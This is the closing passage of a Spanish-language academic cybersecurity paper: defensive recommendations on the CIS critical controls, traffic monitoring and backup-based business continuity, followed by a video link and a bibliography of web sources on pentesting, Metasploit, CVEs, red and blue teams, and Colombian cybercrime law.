Ejecutar y realizar seguimiento de los 18 controles críticos donde las organizaciones puedan aplicar con el fin de mejorar sus estándares de preparación en materia de ciberseguridad y poder brindar mejores garantías a los procesos realizado en las empresas.

Monitorear constantemente el tráfico a través de herramientas que permitan identificar alguna acción maliciosa y de esta manera contrarrestar ataques a los sistemas informáticos de las organizaciones.

Establecer procesos los cuales permitan la continuidad de negocio, una vez exista un ataque o se vulneren los sistemas tecnológicos en las empresas, teniendo en cuenta y hacer el uso adecuado de respaldo automatizado de copias de seguridad aplicando las políticas de seguridad adecuadas para estos casos.

5 VIDEO

https://drive.google.com/file/d/108YuGc2DaiTf2elO9nwBtj5D2QI5_QXf/view?usp=sharing

6 BIBLIOGRAFÍA

AT&T, cybersecurity, servicios, [sitio web], 2022. Consultado el 7 de noviembre de 2022. Disponible en https://cybersecurity.att.com/products/ossim

Código de ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [sitio web], Consultado 14 de agosto de 2023, disponible en https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

conceptos ciberseguridad, metasploit [sitio web], Consultado 26 de agosto de 2023, disponible en https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

Controles de CIS/Ciberseguridad, [sitio web], 10 de agosto de 2023. Consultado el 14 de septiembre de 2023, disponible en https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

Cuáles son las fases del pentesting [sitio web], 21 de marzo de 2022, Consultado 14 de agosto de 2023, disponible en https://ciberseguridadbidaidea.com/fases-del-pentesting/

El concepto de cve [sitio web], 25 de noviembre de 2021, consultado del 18 de agosto de 2023, disponible en https://www.redhat.com/es/topics/security/what-is-cve

intelequia, red team y blue team funciones y diferencias en ciberseguridad, [sitio web], 26 de enero de 2021. Consultado el 9 de abril de 2023, disponible en https://intelequia.com/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad

Las empresas que han sido blanco de ciberataques en Colombia en el último año, [sitio web], 25 de enero de 2023, Consultado el 14 de agosto de 2023, disponible en https://www.larepublica.co/empresas/las-empresas-que-han-sido-blanco-de-ciberataques-en-colombia-en-el-ultimo-ano-3529667

Ley 1273 de 2009, [sitio web], 05 de enero de 2009, consultado del 14 de agosto de 2023, disponible en https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492

msfvenom-cheatSheet [sitio web], Consultado 26 de agosto de

2023, disponible en
https://book.hacktricks.xyz/v/es/generic-methodologies-and-resources/shells/msfvenom

Noticias de ciberseguridad, ciberataques, vulnerabilidades informáticas [sitio web], enero de 2022, consultado del 18 de agosto de 2023, disponible en
https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/

ostec, blue team y red team sepa cuáles son las diferencias, [sitio web], 20 de octubre de 2022. Consultado el 9 de abril de 2023. Disponible en: https://ostec.blog/es/aprendizaje-descubrimiento/blue-team-y-red-team-sepa-cuales-son-las-diferencias/
https://www.secureit.es/csirt/

Qué es Metasploit [sitio web], 5 de julio de 2023, consultado del 18 de agosto de 2023, disponible en
https://keepcoding.io/blog/que-es-metasploit-ciberseguridad/

XDR vs SIEM: Una comparación técnica [sitio web], 10 de agosto de 2023. Consultado el 15 de septiembre de 2023, disponible en
https://panther.com/cyber-explained/xdr-vs-siem-a-technical-comparison/